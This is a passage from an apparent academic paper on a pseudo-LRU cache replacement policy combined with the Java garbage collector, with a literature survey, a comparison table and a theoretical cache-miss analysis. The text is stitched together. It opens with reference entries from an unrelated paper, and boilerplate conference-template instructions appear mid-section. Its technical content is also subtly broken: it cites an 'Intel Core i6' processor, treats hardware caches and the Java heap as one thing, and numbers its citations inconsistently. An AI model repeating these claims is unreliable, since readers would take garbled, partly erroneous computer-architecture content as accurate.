[73] Anjos, J. C., Carrera, I., Kolberg, W., Tibola, A. L., Arantes, L. B., & Geyer, C. R. (2015). MRA++: Scheduling and data placement on MapReduce for heterogeneous environments. *Future Generation Computer Systems*, *42*, 22-35.

[74] SZTAKI Desktop Gird accessible from http://doc.desktopgrid.hu/doku.php

A Computationally Efficient P-LRU based Optimal Cache Heap Object Replacement Policy

Burhan Ul Islam Khan
Department of ECE
Kulliyyah of Engineering
IIUM, Malaysia

Rashidah F. Olanrewaju
Department of ECE
Kulliyyah of Engineering
IIUM, Malaysia

Roohie Naaz Mir
Department of CSE
National Institute of Technology
Srinagar, Kashmir

Abdul Raouf Khan
Department of Computer Sciences
King Faisal University
Saudi Arabia

S. H. Yusoff
Department of ECE
Kulliyyah of Engineering
IIUM, Malaysia

***Abstract*—The recent advancement in the field of distributed computing depicts a need of developing highly associative and less expensive cache memories for the state-of-art processors i.e., Intel Core i6, i7, etc. Hence, various conventional studies introduced cache replacement policies which are one of the prominent key factors to determine the effectiveness of a cache memory. Most of the conventional cache replacement algorithms are found to be as not so efficient on memory management and complexity analysis. Therefore, a significant and thorough analysis is required to suggest a new optimal solution for optimizing the state-of-the-art cache replacement issues. The proposed study aims to conceptualize a theoretical model for optimal cache heap object replacement. The proposed model incorporates Tree based and MRU (Most Recently Used) pseudo-LRU (Least Recently Used) mechanism and configures it with JVM's garbage collector to replace the old referenced objects from the heap cache lines. The performance analysis of the proposed system illustrates that it outperforms the conventional state of art replacement policies with much lower cost and complexity. It also depicts that the percentage of hits on cache heap is relatively higher than the conventional technologies.**

***Keywords*—cache heap object replacement; garbage collectors; Java Virtual Machine; pseudo LRU**

I. Introduction

To bridge the performance gap between the main memory, cache, and the processor, the current research trends towards computer hardware engineering are more focused on designing efficient memory hierarchy to reduce the average memory access time required by the CPU. Numerous research works highlight that computer scientists performed an in-depth investigation on Level 2 (L2) caches for several reasons such as; firstly, processors can create a level of abstract to hide the Level 1 (L1) cache misses followed by the L2 cache hits [1]. The processor and the cache schedule exploit the Instruction Level Parallelism (ILP) to determine out of order execution phases and non-blocking phases of cache lines. Therefore, it is very difficult to hide the L2 cache miss penalty [2]. Secondly, it can also be seen that the optimization of L1 caches considering short hit times depicts more complex scenario during execution time as compared to the less critical L2 cache hits. The involvement of L2 caches allows efficient cache replacement optimizations on smarter replacement policies [3] [4]. All the conventional state-of-art cache replacement policies except the random policies can detect the cache memory line to be eliminated by looking into its past reference. In the case of Least Recently Used (LRU) policy implementation, a set of state transition signals (control status bits) is required to update the cache schedule about when each cache block is accessed [5]. Therefore, set-associativity in between cache and main memory increases the number of bits and it imposes cost and computational complexity. Possibly, the best way to reduce the complexity associated with LRU, the random policy has been chosen but only to an extent. Most of the researchers and computer designers opted for Pseudo LRU heuristic algorithm to minimize the hardware cost and enhance the performance of the system by approximating the LRU mechanism [6]. Though, most of the recent studies on cache replacement policies usually incorporate LRU techniques with limited associativity but few of them initiated the enhancement of LRU by improving replacement decisions [7][8][9].

There are very few state-of-the-art optimal cache replacement policies that are feasible as well as useful with Java's garbage collection mechanism. Moreover, a few of the policies such as OPT L2, FIFO L2, and random page replacement policies lead to an uncertain scenario where the tall cache miss rate could be higher. It has also been observed that most of the conventional studies are repetitive in nature with regard to consideration of fewer efficient performance parameters. Therefore, addressing the above-stated research issues, the proposed study aims to combine both tree based and MRU pseudo-LRU based cache heap replacement policies which are further integrated with the Java's garbage collection scenario to further improve the performance scenario on cache miss rate. The experimental outcomes obtained from the prototype simulation show that it gives more precise comparative analysis considering different cache models and it performs very less iteration during implementation process at a

This work was partially supported by Ministry of Higher Education Malaysia (Kementerian Pendidikan Tinggi) under Fundamental Research Grant Scheme (FRGS) number FRGS-15-254-0495 and Research Initiative Grant Scheme (RIGS) number RIGS15-150-0150.

faster rate and lesser space complexity from all the experimental aspects.

Based on the motivation stated above, this study aims to develop a cache heap object replacement policy which is based on Java's indirect garbage collection mechanism [10]. It also evaluates two different types of cache object replacement policies which are Tree based Cache Heap Object Replacement and MRU bits based Cache Heap Object Replacement mechanisms respectively. The experimental analysis performed considering a test bed highlights that our proposed model achieves optimal computational efficiency and very less L2 cache miss rates during the Java's object replacement and allocation process execution. It also shows the performance improvement for different cache configurations.

The rest of the manuscript is organized as follows: Section II discusses the literature survey followed by the theoretical analysis of conventional memory hierarchy discussed in Section III. Section IV discusses design methodology and the algorithm implementation of the proposed P-LRU based cache heap object replacement policy and the functionality of garbage collectors on cache replacement operation. Section V describes the experimental analysis followed by the conclusions in Section VI.

II. Literature Survey

This section highlights most of the significant studies carried out towards designing optimal cache replacement algorithms to reduce the operational cost during the instruction read, write and fetch operations from cache memories.

Authors in [11] developed an optimal scheme for cache replacement namely, Min-SAUD that determines the cache objects to be replaced by incorporating validation delay. Various factors affecting cache performance are taken into consideration such as update frequency, retrieval delay, cache validation cost, data size and access probability. It has been assumed that the cache has zero access latency because it can be easily neglected in comparison to the server access latency. This study is known to be the first of its kind to analyze the effect of factors like cache validation delay and access latency on cache performance; and thus functions as a fundamental guideline for designing cache management policies. In this paper, stretch has been employed as the main performance metric as it takes into account data service time which is therefore fair for different-sized items. Furthermore, the performance of this scheme has been thoroughly evaluated through successive simulation experiments for diverse system configurations. The results reveal that Min-SAUD performs much better than the two existing algorithms viz. LRU and SAIU. In terms of stretch, the proposed cache replacement policy yields much better access cost as compared to other replacement policies. However, an optimal solution can be obtained only when the data size is comparatively smaller than cache size. Authors have avoided updating access rate of all cached items during every replacement in order to lower the computational complexity. In future, this policy can be extended to cache admission for caching client data. Moreover, simulation results show that if improvements are made in estimation methods, performance of Min-SUAD can be enhanced further towards that of an ideal cache replacement policy.

In [12] authors have addressed the cache replacement problem for transcoding proxy caching. Generally, cache replacement algorithms replace cached objects with minimum profit for accommodating the incoming object to be cached. This algorithm considers the interrelationship among various versions of a single multimedia object and replaces any version as per the aggregate profit unlike the traditional algorithms that performed summation of the individual profits of the versions to be replaced. Moreover, cache consistency has also been considered which was not included in existing cache replacement schemes. A complexity analysis has been performed for demonstrating efficiency of this algorithm. Simulation of the proposed algorithm is performed by considering several metrics viz. request-response ratio (RRR), delay saving ratio (DSR), staleness ratio (SR) and object-hit ratio (OHR); and results reveal its superior performance when compared to conventional algorithms.

An adaptive cache replacement policy called CRFP i.e., Combined LRU and LFU Policy was put forward by authors in [13]. CRFP is found to respond to access pattern changes effectively and dynamically by switching among the cache replacement policies. This policy makes use of cache directory for learning access pattern at run-time. Also, a SWITCH value is maintained by cache manager for recording existing replace policy. The proposed cache replacement scheme is built on LRU stack which is used for maintenance of pages in the cache and LRU queue is used for maintaining the pages replaced recently. CRFP was implemented by authors in PostgreSQL which is an open-source database management system and its performance was compared with LRU, ARC, LFU and LRFU. It was found that CRFP performed better than the other algorithms in most of the situations thus making it suitable for several cache management systems.

Authors in [14] presented Locality-Aware Cost-Sensitive (LACS) cache replacement strategy that brings together cost sensitivity and locality principles. The cost of a cache block is estimated by LACS from number of instructions issued by processor during cache-miss on the block and then the blocks with poor locality and less cost are victimized for maximizing overall cache performance. The proposed cost estimation policy has been found to be effective in uniprocessor as well as multiprocessor architectures. LACS accelerates the 10 L2 cache performance controlled SPEC CPU2000 benchmarks by about 85 per cent and 15 per cent on an average without degrading any 20 SPEC CPU2000 benchmarks in its evaluation on uniprocessor architecture. On the other hand, it accelerates 6 SPEC CPU2000 pairs of benchmark by about 44 per cent and 11 per cent on an average during its evaluation on dual core multiprocessor architecture. Furthermore, this algorithm has proven to be effective over varied associativities and sizes of L2 cache. But there have been some problems in case of shared L2 caches such as cache partitioning issue. Although LACS brings down miss count in comparison to LRU, it is not clear if private or shared threshold values should be used.

In [15], Reuse and Memory Access cost-aware eviction Policy (ReMAP) has been proposed by the authors that, considers memory access cost, Post Eviction Reuse Distance (PERD) and recency for making eviction decisions. This policy shows superior performance since it takes into account the interaction of last-level-cache (LLC) with main memory for better cache management decision making. In this policy, a cost is assigned to every cache line that indicates the eviction cost for a specific cache line as opposed to retaining it in the cache, unlike assignment of a fixed counter value as seen in LRU. ReMAP has been evaluated through an open source simulator, namely gem5 and the full system evaluation showed about 13 per cent reduction in number of misses in SPEC2006 applications as compared to LRU and 6.5 per cent reduction on an average. However, DRRIP and MLP aware replacement schemes have shown only -0.7 and 5 per cent reduction in miss count respectively. Notably, the proposed scheme achieved an IPC performance gain of about 4.6 per cent as against 1.8 and 2.3 per cent in MLP-aware and DRRIP replacement schemes respectively.

The drawbacks of existing cache replacement algorithms motivated the authors in [16] to put forward a policy called Recency Frequency Replacement (RFR) that combines recency of a cache block with frequency i.e., a hybrid of LRU and LFU. Two weighing values are associated to every cache block that corresponds to LRU and LFU thereby maintaining a balance between them and then cumulative weight is also computed from the two values. This policy includes three important steps viz. weighing LRU/LFU, fusing LRU/LFU and predicting line to be evicted. The RFR scheme has been simulated by authors using the multi-core heterogenous user-customized simulator, CUBEMACH that captures and compares the cache dynamics of LRU, FIFO and LFU. The effectiveness of RFR has been analyzed using various benchmarks viz. GCC, equake, VPR and parser which revealed about 9 per cent better performance than LRU, FIFO and LFU with respect to miss ratio.

In [17] authors have proposed two algorithms, wildcard rules caching and Rule Cache Replacement (RCR) for solving the TCAM problem in software defined networking. In these algorithms, the accumulated contribution value of a rule-set is calculated instead of individual value. The wildcard rules caching policy caches the wildcard rules that are matched frequently without incurring additional cache cost and shows efficient TCAM space utilization in comparison to cover set caching. Further, the rule replacement cache policy outperforms LRU, Adaptive Replacement Cache (ARC) and random replacement (RR) algorithms in maintaining a high hit ratio as it considers traffic locality. Due to the inability to get real data-center traffic, ClassBench has been used for generating synthetic rule policy with diverse packet classification. In this simulation, the maximum capacities of TCAM have been set as 3K and 2K for wildcard rules caching and cache replacement algorithms respectively. It was observed that both the algorithms presented improved performance with an average ratio of 10 per cent for different ranges of traffic volume as against cover set caching policy.

In [18] a light-weight caching strategy called Optimized Cache Replacement algorithm in Information Centric Networks (OCRICN) has been designed in order to reduce redundancy and maximize the cache efficiency. This can be achieved by storing small-sized and high frequency chunks which are closer to end-user so that a router nearby may satisfy the request packet rather than the burden of traversing a lengthy path to the actual server. As a result, both bandwidth consumption and cache resource usage can be optimized with this algorithm that greatly enhances the system performance. When simulated, the proposed algorithm performs much better than the traditional schemes in terms of server bandwidth consumption and access latency which is depicted by 60 per cent improvement in hit ratio and 30 per cent reduction in server messages. The algorithm is believed to show further improvement in performance in case of a complex topology owing to effect of multiple caching metrics on hierarchical cache level.

Regional Popularity-Aware Cache replacement (RPAC) algorithm has been presented in [19] that prolongs the lifetime of Solid State Drive (SSD) cache by reducing number of erasure operations and cache replacements that are unnecessary. This algorithm records region (formed by consecutive disk blocks) popularity instead of block popularity to select the block to be replaced. Thus, sequential I/O blocks are grouped in SSD leveraging the disk-access spatial locality. RPAC has been evaluated in real system by several workloads. In the simulation with CacheSIM, two types of I/O traces from real systems viz. Mail and Webvm are employed. On analyzing the simulation results, it is revealed that RPAC has better applicability for small caches. Further, it is seen that more memory and time are consumed in block level popularity statistics versus region level popularity statistics. For validation of the algorithm, the authors have implemented the same in Facebook’s flashcache and used Filebench to perform comparison with other policies. The results show about 31 and 53 per cent improved I/O throughput than FIFO and LRU respectively while reducing number of erase operations by about 17 per cent.

Motivated to decrease the garbage collection overhead in flash memory based SSDs, authors have proposed Random First Flash Enlargement (RFFE) algorithm in [20]. This algorithm makes performance improvements in write operation by employing sequence detection mechanism and presenting three novel techniques: spatial locality buffering, varied write enlargements and write random ahead. The main complexity of the proposed algorithm is designing efficient data structure for searching customary pre-write contexts (PWCs) and removing outdated PWCs. The random ahead characteristic of this algorithm is beneficial for interleaved and slow sequential wires. The application of this algorithm on random as well as sequential write queues brings down the number of merge operations in garbage collection thereby improving write performance in SSD. Furthermore, the frequent write feature of sequential stream reduces wait time of buffer data and thus enhances data reliability. The simulation results of RFFE depict that it outperforms Block Padding Least Recently Used (BPLRU), Recently-Evicted-First (REF) and Fully-Associative Sector Translation (FAST) algorithms for random as well as sequential write patterns.

Authors in [21] have proposed a model for rule caching that is based on traffic as well as the path of flows for optimizing the switch cache replacement. The proposed algorithm called Flow Driven Rule Caching (FDRC) is an attempt to deal with unpredictable flows and the size constraint of cache in software defined networks. Particularly, a low complexity optimized algorithm has been designed by authors for achieving considerably high cache-hit ratio by making use of prefetching together with a special replacement policy for predictable as well as unpredictable flows. Furthermore, the performance of the algorithm in terms of cache hit ratio has been evaluated against popularly used replacement algorithms namely LRU and FIFO.

Authors in [22] have proposed an algorithm for cache replacement Least Error Rate (LER) for minimizing error rate in case of L2 caches. This study is known to be the first of its kind to address the contribution of cache replacement on error rate of Spin Torque Transfer RAM (STT-RAM). In this algorithm, the block to be accommodated is placed in a line which has the least write-operation error rate. This has been achieved by performing a comparison of incoming block contents with cache set lines. The efficiency of this algorithm is dependent on the data value patterns of workloads in cache lines. For evaluation of LER, gem5 simulator has been used with SPEC CPU2006 workload. The simulations which were carried out on a billion instructions showed a reduction in error rate by 2 times with approximately 3.6 and 1.4 per cent dynamic energy consumption and performance overheads respectively on comparison with LRU. It is to be noted that authors have used the method of Early Write Termination (EWT) in the simulation.

The conventional schemes that have been proposed for cache replacement like LRU, LFU and other utility-based schemes prove to be unsuitable for caching video stream. The authors in [23] have presented Optimized Cache Replacement (OCR) scheme that caches video stream by taking into consideration the arrival patterns of user request. After grouping the users in all the request intervals possible, the density of users is computed in every request interval and those groups are cached which have the maximum user density. In this way, the groups having comparatively lower user density are replaced to accommodate the high user density groups. When simulated, this cache replacement scheme is shown to increase the hit ratio by 2 times in comparison to LRU scheme. This scheme has been further extended from a single cache to cooperative caches and is known as Cooperative Cache Replacement (CCR). Performances of both OCR and CCR have been verified through simulation that evidently shows the reduction in server load and the improvement in hit-ratio when compared to LRU.

The following Table I highlight some of the state-of-the-art studies introduced by various researchers in this area

TABLE I. SIGNIFICANT STUDIES CARRIED OUT TOWARDS DESIGNING OPTIMAL CACHE REPLACEMENT ALGORITHMS

AUTHOR	CONTRIBUTION	RESULTS OBTAINED	LIMITATIONS
(Xu et al., 2004) [11]	Presented Min-SAUD gain based cache replacement policy for wireless data dissemination	• Outperforms the previously proposed LRU and SAIU in terms of better access cost when evaluated for diverse system configurations	• Location dependent services and object transcoding have not been considered • Prefetching should be combined with this scheme to further increase performance • Scope for further enhancing parameter estimation method
(Li et al., 2006) [12]	Presented an effective algorithm for cache replacement meant for proxy transcoding based on an aggregate cost-saving function	• Showed better performance than some of the existing algorithms like DSR, RRR, OHR and SR besides cache consistency • Combined cache consistency and additional emerging factors in transcoding proxies which was not done in the previously proposed algorithms	• Can incur huge cost theoretically if large number of different objects are to be removed
(Zhansheng et al., 2008) [13]	Proposed CRFP – a novel adaptive cache replacement strategy that brings together LRU and LFU strategies	• Self-tuning policy that is capable of switching among various cache replacement policies dynamically and adaptively • Higher bit ratio than other algorithms in most of the simulations • Applicable to majority of applications like TPC-H and TPC-C workloads • Simple and easy implementation besides less computational overhead and space consumption	• Further investigation needs to be done for optimizing the CRFP by tuning cache directory size and SWITCH_TIMES value
(Sheikh and Kharbutli, 2010) [14]	Proposed LACS algorithm combining the principle of locality with cost sensitivity	• Boosted L2 cache performance by a considerable percentage • Performed robustly when demonstrated on various cache configurations • Outperformed the other state-of-art cache replacement algorithms that claimed to be cost-sensitive	• Certain issues arise in case of shared L2 caches • Maintenance of LRU stack information expensive and difficult • More comprehensive evaluation of LACS in a multi-threaded environment required
(Arunkumar and Wu, 2014) [15]	Presented ReMAP which considers memory access behaviour and reuse characteristics to make	• Reduced number of misses and IPC performance gain as compared to MLP-aware replacement, LRU and DRRIP • Provides superior performance than prior	• Extra hardware requirement despite the substantial performance gain • Negligible logic overhead which is the result of effective cost calculation

	eviction decisions at LLC(last level cache)	works by combining recency, memory access cost information and PERD	• Can misguide reuse behaviour if there is a very large number of entries in victim buffer thereby degrading performance
(Anandkumar et al., 2014) [16]	Proposed hybrid algorithm – RFR for cache replacement combining LRU and LFU	• Improved cache hit-to-miss ratio than LRU, FIFO and LFU when simulated on a variety of cache sizes together with associativity • Increases overall system performance by combining frequency and recency of the cache block • Simple implementation and requirement of minimal hardware	• Degree of accuracy can be increased by considering extra parameters such as application complexity, library execution status and dependencies
(Sun and Wang, 2015) [17]	Put forward an algorithm for light-weight caching management that maximizes volume of traffic handled by caches besides reducing bandwidth usage	• Provides better system performance in terms of server bandwidth consumption and access latency as compared to existing strategies • Easily implementable scheme that yields 2 times better hit ratio than LRU for a small sized cache	• Evaluated only in homogenous cache environment neglecting heterogenous one
(Ye et al., 2015) [18]	Presented an algorithm namely RPAC that improves lifetime as well as I/O performance of SSD	• Prolongs SSD lifetime by reducing unnecessary cache replacements and erase operations • Enhanced I/O throughput by about 53% and minimized cache replacements by about 98.5% • Implemented successfully in real systems and evaluated for many workloads that revealed its extra-ordinary performance than conventional algorithms • Memory efficient and adoptable for a range of applications	• Increases the replacements with the increase in cache size therefore more suitable for small caches • I/O throughput shows weak sensitivity to statistic cycle • Performance can be enhanced only when degree of spatial locality of workloads is high
(Ramasamy and Karantharaj, 2015) [19]	Put forward a novel page replacement algorithm - RFFE for improving write-operation performance in flash memory based SSD	• Outperformed the existing schemes like FAST, BBLRU and REF in terms of erase, merge and write count • Provides improved write-response time besides no upsurge in log block area of SSD • Minimizes the overall page replacement cost on write by improving and bringing up the best schemes proposed in the past	• Small overhead is involved by the process of indexing and purging of PWCs • Restricted to NAND based flash memories only • Negative effect on write performance on frequent issue of flush command by host file system
(Li et al., 2015) [20]	Proposed algorithm called FDRC – flow driven rule caching for optimizing caache replacement in software defined networks	• Low complexity algorithm with higher cache-hit ratio thereby improving network performance • Performs better than LRU and FIFO under diverse network conditions	• A meagre improvement of 3.2% in performance of FIFO and LRU for a large cache size
(Sheu and Chuo, 2015) [21]	Proposed wildcard rules caching and rule cache replacement algorithms to solve rule dependency problem and cache important rules to TCAM using cover-set approach	• Improved cache-hit ratios as compared to prior works viz. LR, random replacement and ARC • Usage of wildcard rule cache algorithm shows about 10% improvement in comparison to cover-set cache method	• Still a scope for improving cache hit ratio • RCR algorithm can be further refined for calculating weight value which is conforming to traffic locality
(Monazzah et al., 2016) [22]	Presented cache replacement algorithm namely LER (Least Error Rate) for minimizing error rate in L2 caches	• No area overhead imposed on system • In comparison to LRU, 2 times reduction in error rate with 1.4% performance overhead and 3.6% overhead in dynamic energy consumption	• Indirectly imposes dynamic energy performance overhead with additional L2 cache misses because it evicts cache lines

III. Theoretical Analysis of Conventional Memory Hierarchy

A. Ideal Cache Heap Model

Define In this model, there are two different levels of hierarchy comprising of cache heap size of N bytes along with the cache heap lines length of B bytes as shown in Fig. 1, and the calculation of total cache heap lines is done using (1).

$$\text{Total cache heap lines: } \frac{N}{B} \qquad (1)$$

An ideal cache heap is fully associative. It implies that any line can go anywhere in the cache heap memory [24]. The most significant aspect of an ideal cache heap is that it incorporates an optimal omniscient replacement model for page allocation in cache heap blocks. It figures out which page needs to be replaced or eliminated from the cache heap blocks if it is required.

B. Performance Measurement

In this model, the performance evaluation is done by computing the running time of instruction while executing.

Work ← W (Ordinary serial running time during execution of instruction when you run your code in processor)

C_{miss} ← Cache heap Misses




Fig. 1. A cache heap memory hierarchy

C. How Reasonable the Ideal Cache Heaps are?

Suppose an algorithm is processed through, and it incurs Q cache heap misses on an ideal cache heap of size *n*. The algorithm will be running in the machine, and the least recently used (LRU) replacement policy will be used. Instead of using ideal cache heap, the cache heap will be fully associative with size two *m*. Basically, instruction of a block which has been referenced longest ago in the past will be eliminated using least recently used algorithm. The algorithm incurs 2Q cache heap misses; hence, it indicates that LRU with the same constant factors depicts a similarity with optimal solution [25][26].

D. Choosing LRU or the Ideal Cache with the Omniscient Replacement

For most of the asymptotic analysis, LRU and optimal page replacement policies are considered as convenient. The upper bounds of an algorithm depict its efficiency regarding optimal page replacement whereas the lower bound conveys that an algorithm is not that efficient on its LRU. The above-stated statement can bring an idea to get the reason behind the internal memory management. Therefore, it is intended to use both optimal and LRU policy for upper bounds and lower bounds.

The proposed system theoretically assumes that the cache heaps which are taken into account are not fully associative and incur a different cost on bandwidth and latency (load and store). Miss on a load and miss on a store have their different impacts.

E. Design of a Theoretically Good Algorithm

1) Tall Cache Heap Assumptions: Tall cache heap assumption is made based on an ideology of considering the cache heap lines in ideal mode but in the real-time configuration, the cache heap lines are assumed to be not ideal. The concept of tall Cache heap line is theoretically derived by (2) below:

$$B^2 < \eta \times N \text{ where the constant } \eta \text{ is} \leq 1 \qquad (2)$$

Equation (2) represents the fact that the cache heap integrated with the system should always be tall [27]. For example, in the modern computing systems, the cache line length (Intel Core i7) usually considered is 64 bytes where the L1 cache size is considered 32 KB. It can be easily interpreted that the L2 and L3 cache heaps should be much bigger in size as it could have 64K cache heap lines. Thus, more lines associativity can increase the chances of cache heap replacement. It also ensures that more items can be placed into the cache.

2) Disadvantage of Using Small Cache Heaps: It can be seen that a matrix of dimension D × D may not be fitted in a small cache heap even if it satisfies the criteria of tall cache heap assumption which is $D^2 < \eta \times N$. Hence, it is said that a matrix always fits into a tall cache heap.

The asymptotic analysis of the above stated test case shows that if $D = \Omega(B)$, then the cache heap miss that occurs while loading in D^2 data into the B cache heap is $\Theta(D^2/B)$.

Fig. 2 shows a tentative representation of the above stated test scenario.

After the text edit has been completed, the paper is ready for the template. Duplicate the template file by using the Save As command, and use the naming convention prescribed by your conference for the name of your paper. In this newly created file, highlight all of the contents and import your prepared text file. You are now ready to style your paper; use the scroll down window on the left of the MS Word Formatting toolbar.




Fig. 2. Short cache heap over matrix

The analysis of the multiplication of D×D matrix depicts the cache heap misses from the theoretical aspect. The analysis of cache heap misses was performed by considering row-major layout of arrays with two different test cases.

a) Test Case 1

The test case scenario 1 set the parameters in a way where D > N/B. The Least Recently Used (LRU) policy has been assumed to derive the computational asymptotic notations. It is also used for computing the cache heap misses which is denoted as $\mu(D)$ here.

The cache heap misses in test case 1 is represented with $\mu(D) = \Theta(D^3)$. The row-major layout conventionality defines that matrix B misses in every access on cache heap lines. A tentative diagram for the analysis of cache heap misses is given in Fig. 3.




Fig. 3. Row major layout of arrays during the matrix multiplication

b) Test Case 2

The test case scenario 2 defines the parameters in such a way where $N^{(1/2)} < D < \eta \times (N/B)$. After the execution of LRU, the cache heap misses is represented as $\mu(D) = D.\Theta(D^3/ B)$. It also shows that matrix B evaluates the spatial locality. The work analysis associated with tiled matrix multiplication by considering the tall cache heap for sub-matrix, given in (3) shows that

$$W(D) \rightarrow \Theta((D / S)^3(S^3)) \rightarrow \Theta(D^3) \tag{3}$$

It implies that a tuning technology is introduced to organize the sub matrix in a way thus all the sub matrices can fit into the Cache heap. The tuning of the sub metrics are defined by $s \rightarrow \Theta(M^{1/2})$. In case of a tall cache, the misses will be $\Theta(S^2/B)$.

IV. Proposed System

The proposed study aims to design an efficient and optimal least recently used algorithm based on Java’s garbage collection mechanism. The advantage of using the proposed system is, it incorporates Java’s garbage collector to perform an indirect object allocation, while making use of an optimal least recently used policy to replace or eliminate the object which has been referenced long back during the program execution. It also incorporates a mechanism that allows an object which has been referred long back to get out of the scope of a program execution state. Thus, there will be no need of allocating a cache heap line for referring the least recently used object. The proposed system incorporates an indirect way of object allocation performed by the garbage collector that ensures lesser execution time and higher efficiency in cache heap memory. The above stated fact depicts that due to less execution time, it requires fewer iteration during implementation process while ensuring less time and space complexity from a theoretical point of view. The proposed model represents an approximation of the pseudo-tree based and MRU based algorithm for the optimal page or referenced object replacement from the cache heap lines [28][29]. The associativity of these two algorithms improves the cost of operations and also reduces the complexity of the implementation process. As per the theoretical interpretations, it can be said that the least recently used objects addressed in a cache heap line are not always only the entities to be replaced whereas it can be replaced on the most recently used object reference lines also. The proposed system utilizes an indirect way of object allocation (JVM Indirect Method) in the cache heap blocks which save a lot of processing time as compared to the shift method of JVM for object allocation. The proposed page replacement heuristic for all the cache heap line accessibility usually references objects, which are tracked down by the n-way-1 bits. The n-way usually denotes the number of cache heap lines associated with each block of memory. The proposed model is tested on 4-way cache heap memory, and it also considers the pseudo LRU method to track the bits which are B_0, B_1, and B_2 from a decision binary engine. The track control signal flag value when set to true (i.e., when $B_1 = 1$) indicates that the objects residing on the lower cache heap blocks CL0 and CL1 are recently used whereas the flag value of B_1 when set to false (i.e., when $B_1 = 0$) means that two other higher cache heap blocks CL2 and CL3 objects are recently used. The proposed model initiates the bit B_2 block for keeping the access track in between CL2 and CL3 object entities. The cache heap scheduler is programmed in such a way that it looks for CL0, CL1, CL2 and CL3 cache heap line information. In the proposed work, each cache heap line contains the information like which is Significant_Flag_Bit, Main_memory_word, etc. The significant flag bit contains the value 1 which indicates that the line cache heap object is not similar to the correspondent object of the RAM (Main Memory) whereas the value 0 represents that the cache heap line contains the exact copy of object value referenced in main memory line. The above stated fact corresponds to the situation when a CPU request for an object referenced line from the main memory. Hence, a translation script using MTL enables the accessing of the cache heap line address which is supposed to hold the object value. Cache heap miss can arise when no address information is found on the cache heap line block and variable B_1 which is also associated with the JVM’s garbage collector, looks for the least recently used objects from the 2 lower cache heap lines or the two higher cache heap lines. B_0 and B_2 identify that and replace the cache heap line along with the least recently used object reference. This study also deals with the introduction of a new analytical concept of computationally efficient P-LRU based optimal cache replacement algorithm using Java's garbage policy from all the technical perspective. The proposed heuristic cache heap object replacement policy set the binary tree bits accordingly on a cache heap hit. The following Fig. 4 represents the conceptual overview of the proposed algorithm from a theoretical point of view.



Java's Garbage Collector
Initiate Cache Scheduler
Check Cache block address for Object Allocation
Perform Tree-based P-LRU
Replace Least Recently Used objects from Cache
Check all 4 times in the set valid or not
Perform M-LRU
Allocate new objects on available Cachlines
Indirect Way of Object Allocation

Fig. 4. A tentative architecture of the proposed system

The following sections highlight an in-depth description of A. Tree based Cache Heap Object Replacement and B. MRU bits based Cache Heap Object Replacement respectively. Both algorithmic procedures are further combined for approximation of optimal page replacement using Java's garbage collector.

A. Tree based Cache Heap Object Replacement

In this case, the pseudo-LRU heuristic incorporates a binary tree based structure for localizing or de-localizing the object references from cache heap memory lines. SED heuristic study considers three levels of cycles in CL2, CL3, and CL1. In cycle 1, the algorithm checks for a valid bit i.e., if (B_1=1); if it is there, it will check for B_0 and B_2. If B_2 contains the flag bit 0, then it will search for the least recently used object from higher level cache heap blocks and replace that according to the cache heap hit. In cycle 2, it replaces cache heap line object from the lower level cache heap blocks (hit on CL3). The following diagram represents the concept of the tree based pseudo LRU policy. The object referencing and replacing the cache heap lines are performed by JVM's garbage collector.

